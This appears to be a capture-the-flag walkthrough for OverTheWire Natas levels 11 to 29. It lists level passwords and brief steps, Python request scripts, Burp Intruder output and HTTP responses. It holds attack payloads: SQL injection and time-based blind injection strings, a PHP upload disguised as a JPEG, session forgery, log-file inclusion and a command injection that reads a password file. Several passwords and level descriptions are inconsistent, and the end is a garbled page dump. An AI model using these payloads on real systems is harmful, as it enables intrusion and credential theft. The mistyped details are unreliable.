

Username: natas11

Password: U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK

Steps:

1. Open the website: <http://natas11.natas.labs.overthewire.org>
2. Login with given credentials.
3. Open Developer Tools (F12) → Application → Cookies → Find the `data` cookie.
4. Decode the cookie using online XOR decoder (or manually decode base64 and XOR).
5. Change `showpassword` from `no` to `yes`.
6. Encode it again and update cookie value.
7. Refresh page — new password appears.

Password Found: EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3



• Level 12 → 13

Username: natas12

Password: EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

Steps:

1. Login and access upload page.
2. Prepare a fake `.jpg` file containing PHP code (first bytes should mimic JPEG header).
3. Upload it.
4. Visit the upload path manually (like /upload/yourfile.php).
5. Execute code to print the password.

Password Found: jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY



Level 13 → 14


Username: natas13

Password: jmLTY0qiPZBbaKc9341cqPQZBJv7MQbY

Steps:

1. Similar to Level 12, but this time upload a real JPEG image with hidden PHP code inside.
2. Modify EXIF data if needed.
3. Upload and access uploaded file manually.

Password Found: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1



• Level 14 → 15

Username: natas14

Password: Lg96M10TdfaPyVBkJdjymbllQ5L6qdl1

Steps:

1. Login to the page.
2. Use SQL Injection in login form.
3. Enter username: `" OR 1=1 --`` (without quotes)
4. Submit form — logged in successfully.

Password Found: AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J



Level 15 → 16

Username: natas15

Password: AwWj0w5cvxrZiONgZ9J5stNVkmdk39J

Steps:

1. Blind SQL Injection challenge.
2. Use browser URL or forms to submit username like:
`natas16" AND password LIKE BINARY "a%`
3. Guess character-by-character.
4. Reconstruct full password.

Password Found: WaIHEacj63wnNIBROHeqi3p9t0m5nhmh

•Level 16 → 17


Username: natas16

Password: WaIHEacj63wnNIBROHeqi3p9t0m5nhmh

Steps:

1. Time-based blind SQL Injection.
2. Send username like:
`natas17" AND IF(password LIKE BINARY "a%", SLEEP(5), 0) --`
3. If site loads slowly → correct guess.
4. Repeat for each character.

Password Found: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw



• Level 17 → 18

Username: natas17

Password: 8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw

Steps:

1. Similar to Level 16 — use SLEEP() delay to extract password letter-by-letter.

Password Found: xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP

• Level 18 → Level 19

Username: natas18

Password: xvKIqDjy4OPv7wCRgDlmj0pFsCsDjhdP

Steps:

1. Brute-force PHPSESSID using browser.
2. Set session ID manually (0-640) until finding admin session.

Password Found: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs

```
import requests
import re

username = 'natas18'
password = 'xvKIqDjy40Pv7wCRgDlmj0pFsCsDjhdP'

url = 'http://%s.natas.labs.overthewire.org/index-source.html' % username
session = requests.Session()
response = session.get(url, auth = (username, password) )
```

• Level 19 → Level 20

Username: natas19

Password: 4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs

Steps:

1. Forge your session ID manually.
2. Create username-sessionID, hex-encoded as cookie.
3. Login as admin.

Password Found: eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF

```
1 import requests
2 import re
3
4 username = 'natas19'
5 password = '4IwIrekcuZlA9OsjOkoUtwU6lhokCPYs'
6
7 url = 'http://%s.natas.labs.overthewire.org/' % username
8
9 session = requests.Session()
10
11 response = session.get(url, auth = (username, password) )
12 # print response.text
13
14 print session.cookies
```



```

1 <!-- This stuff in the header has nothing to do with the level -->
2 <head>
3 <!-- This stuff in the header has nothing to do with the level -->
4 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
5 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
6 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
7 <script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
8 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
9 <script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.
org/js/wechall.js"></script>
10 <script>var wechallinfo = { "level": "natas20", "pass": "eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF" };</script></head>
11 <body>
12 <h1>natas20</h1>
13 <div id="content">
14 You are logged in as a regular user. Login as an admin to retrieve credentials for natas21.
15 <form action="index.php" method="POST">
16 Your name: <input name="name" value=""><br>
17 <input type="submit" value="Change name" />
18 </form>
19 <div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
20 </div>
21 </body>
22 </html>
23
24 [Finished in 0.4s]

```

•Level 20 → Level 21

Username: natas20

Password: eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF

Steps:

1. POST request — set name to `admin\nadmin`.
2. Refresh page, session is overwritten to admin.

Password Found: IFekPyrQXftziDEsUr3x21sYuahypdgJ

```

import requests
import re

username = 'natas20'
password = 'eofm3Wsshxc5bwtVnEuGIlr7ivb9KABF'

url = 'http://%s.natas.labs.overthewire.org/?debug=true' % username

session = requests.Session()

response = session.get(url, auth = (username, password) )
print response.text
print "="*80

response = session.post(url, data = {"name": "plzsub\nadmin 1"}, auth = (username, password) )
print response.text
print "="*80

response = session.get(url, auth = (username, password) )
print response.text
print "="*80

```

```

<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.
org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas20", "pass": "eofm3Wsshxc5bwtVnEuGILr7ivb9KABF" };</script></head>
<body>
<h1>natas20</h1>
<div id="content">
DEBUG: MYREAD 7ljnn3mu7e1g48se5quinriq24<br>DEBUG: Reading from /var/lib/php5/sessions//mysess_7ljnn3mu7e1g48se5quinriq24<br>
DEBUG: Read [name plzsub]<br>DEBUG: Read [admin 1]<br>DEBUG: Read []<br>You are an admin. The credentials for the next level
are:<br><pre>Username: natas21
Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ</pre>
<form action="index.php" method="POST">
Your name: <input name="name" value="plzsub"><br>
<input type="submit" value="Change name" />
</form>
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
DEBUG: MYWRITE 7ljnn3mu7e1g48se5quinriq24 name|s:6:"plzsub";admin|s:1:"1";<br>DEBUG: Saving in
/var/lib/php5/sessions//mysess_7ljnn3mu7e1g48se5quinriq24<br>DEBUG: admin => 1<br>DEBUG: name => plzsub<br>
=====
[Finished in 0.6s]

```

•Level 21 → Level 22


Username: natas21


Password: IFekPyrQXftziDEsUr3x21sYuahypdgJ

Steps:

1. Access "experimenter" page.
2. Set admin=1 manually via POST or browser tool.
3. Switch back to main page.

Password Found: 9ONiVLjzICG0Oq4G8Yrr4WX7dZT3bvwq





•Level 22 → Level 23


Username: natas22

Password: 9ONiVLjzICG0Oq4G8Yrr4WX7dZT3bvwq

Steps:

1. Bypass redirection manually.
2. Open: `http://natas22.natas.labs.overthewire.org/?revelio` directly.

Password Found: D0vIad33nQF0Hz2EP255TP5wSW9ZsRSE



•Level 23 → Level 24

Username: natas23

Password: D0vIad33nQF0Hz2EP255TP5wSW9ZsRSE

Steps:

1. Use PHP type juggling — set password like `11iloveyou`.
2. Exploit PHP loose typing.

Password Found: OsRmXFguozKpTZZ5X14zNO43379LZveg

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
168	\$	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
169	-	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
170	©	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
171	#	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
172	€	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
173	~	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
174	-	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
175	©	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
176	-	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
177	*	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
178	±	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
179	*	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
180	*	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	
181	-	200	<input type="checkbox"/>	<input type="checkbox"/>	1242	

Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 400 Bad Request
Date: Sat, 26 Oct 2019 13:16:25 GMT
Server: Apache/2.4.10 (Debian)
Content-Length: 318
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<br>
<address>Apache/2.4.10 (Debian) Server at natas.labs.overthewire.org Port 80</address>
</body></html>
```

Password:

Login

Warning: strpos() expects parameter 1 to be string, array given in /var/www/natas/natas23/index.php on line 23

Wrong!

[View sourcecode](#)

NATAS23

Password:

Login

The credentials for the next level are:

Username: natas24 Password: OsRmXFguozKpTZZ5X14zNO43379LZveg

[View sourcecode](#)

•Level 24 → Level 25


Username: natas24

Password: OsRmXFguozKpTZZ5X14zNO43379LZveg

Steps:

1. Send POST field as passwd[] instead of passwd.
2. Bypass password check.

Password Found: GOqvYerlDGLKsZcAguuNNs4L66kJQGG6



•Level 25 → Level 26


Username: natas25

Password: GOqvYerlDGLKsZcAguuNNs4L66kJQGG6

Steps:

1. Inject PHP code in User-Agent header.
2. Include server log as local file include (LFI).

Password Found: oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T



•Level 26 → Level 27


Username: natas26

Password: oGgWAJ7zcGT28vYazGo4rkhOPDhBu34T

Steps:

1. Craft a malicious PHP serialized object.
2. Exploit file operations during deserialization.

Password Found: 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ



NATAS26

Draw a line:
X1 Y1 X2 Y2 DRAW!

[View sourcecode](#)

• Level 27 → Level 28

Username: natas27

Password: 55TBjpPZUUJgVP5b3BnbG6ON9uDPVzCJ

Steps:

1. Exploit database username length truncation.
2. Use username padding to gain access.

Password Found: JWwR438wkgTsNKBbcJoowyysdM82YjeF

NATAS27

Welcome natas28!
Here is your data:
Array ([username] => natas28 [password] =>
[JWwR438wkgTsNKBbcJoowyysdM82YjeF](#))

[View sourcecode](#)

• Level 28 → Level 29

Username: natas28

Password: JWwR438wkgTsNKBbcJoowyysdM82YjeF

Steps:

1. Perform block swapping attack (ECB encryption).
2. Rearrange blocks to forge valid credentials.

Password Found: airooCaiseiyee8he8xongien9euhe8b

Whack Computer Joke Database

- `airooCaiseiyee8he8xongien9euhe8b`

• Level 29 → Level 30

Username: natas29

Password: airooCaiseiyee8he8xongien9euhe8b


Steps:

1. Command Injection vulnerability in filename upload.
2. Inject: ``| cat /etc/natas_webpass/natas30``

Password Found: wie9iexae0Daihohv8vuu3cei9wahf0e

Filter: Showing all items						
Request	Payload	Status	Err	Timeout	Length	Comment
245	%4	200			1865	
247	%6	200			1865	
248	%7	200			1865	
249	%8	200			1865	
252	%B	200			1865	
250	%9	200			1865	
251	%A	200			1865	
253	%C	200			1865	
254	%D	200			1865	
255	%E	200			1865	
256	%F	200			1865	

Request	Response
Raw	Headers
<pre> 1 HTTP/1.1 200 OK 2 Date: Sat, 16 May 2020 15:10:45 GMT 3 Server: Apache/2.4.18 (Ubuntu) 4 Vary: Accept-Encoding 5 Content-Length: 1857 6 Connection: close 7 Content-Type: text/html; charset=iso-8859-1 8 9 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"> 10 <html> 11 <!-- This stuff in the header has nothing to do with the level --> 12 <link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css"> 13 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" /> 14 <link rel="stylesheet" href="http://natas.labs.overthewire.org/css/whack.css" /> 15 <script src="http://natas.labs.overthewire.org/js/jquery-1.8.1.js"> 16 </script> 17 <script src="http://natas.labs.overthewire.org/js/jquery-ui.js"> 18 </script> 19 <script src="http://natas.labs.overthewire.org/js/whack.js"> 20 </script> 21 <script> 22 var whackInfo = { 23 "level": "natas29", "pass": "airooCaiseiyee8he8xongien9euhe8b" 24 }; 25 </script> 26 </html> 27 <body onload="javascript:alert('right clicking has been blocked');return false;"> 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 99 100 101 102 103 104 105 106 107 108 109 110 111 112 113 114 115 116 117 118 119 120 121 122 123 124 125 126 127 128 129 130 131 132 133 134 135 136 137 138 139 140 141 142 143 144 145 146 147 148 149 150 151 152 153 154 155 156 157 158 159 160 161 162 163 164 165 166 167 168 169 170 171 172 173 174 175 176 177 178 179 180 181 182 183 184 185 186 187 188 189 190 191 192 193 194 195 196 197 198 199 200 201 202 203 204 205 206 207 208 209 210 211 212 213 214 215 216 217 218 219 220 221 222 223 224 225 226 227 228 229 230 231 232 233 234 235 236 237 238 239 240 241 242 243 244 245 246 247 248 249 250 251 252 253 254 255 256 257 258 259 260 261 262 263 264 265 266 267 268 269 270 271 272 273 274 275 276 277 278 279 280 281 282 283 284 285 286 287 288 289 290 291 292 293 294 295 296 297 298 299 300 301 302 303 304 305 306 307 308 309 310 311 312 313 314 315 316 317 318 319 320 321 322 323 324 325 326 327 328 329 330 331 332 333 334 335 336 337 338 339 340 341 342 343 344 345 346 347 348 349 350 351 352 353 354 355 356 357 358 359 360 361 362 363 364 365 366 367 368 369 370 371 372 373 374 375 376 377 378 379 380 381 382 383 384 385 386 387 388 389 390 391 392 393 394 395 396 397 398 399 400 401 402 403 404 405 406 407 408 409 410 411 412 413 414 415 416 417 418 419 420 421 422 423 424 425 426 427 428 429 430 431 432 433 434 435 436 437 438 439 440 441 442 443 444 445 446 447 448 449 450 451 452 453 454 455 456 457 458 459 460 461 462 463 464 465 466 467 468 469 470 471 472 473 474 475 476 477 478 479 480 481 482 483 484 485 486 487 488 489 490 491 492 493 494 495 496 497 498 499 500 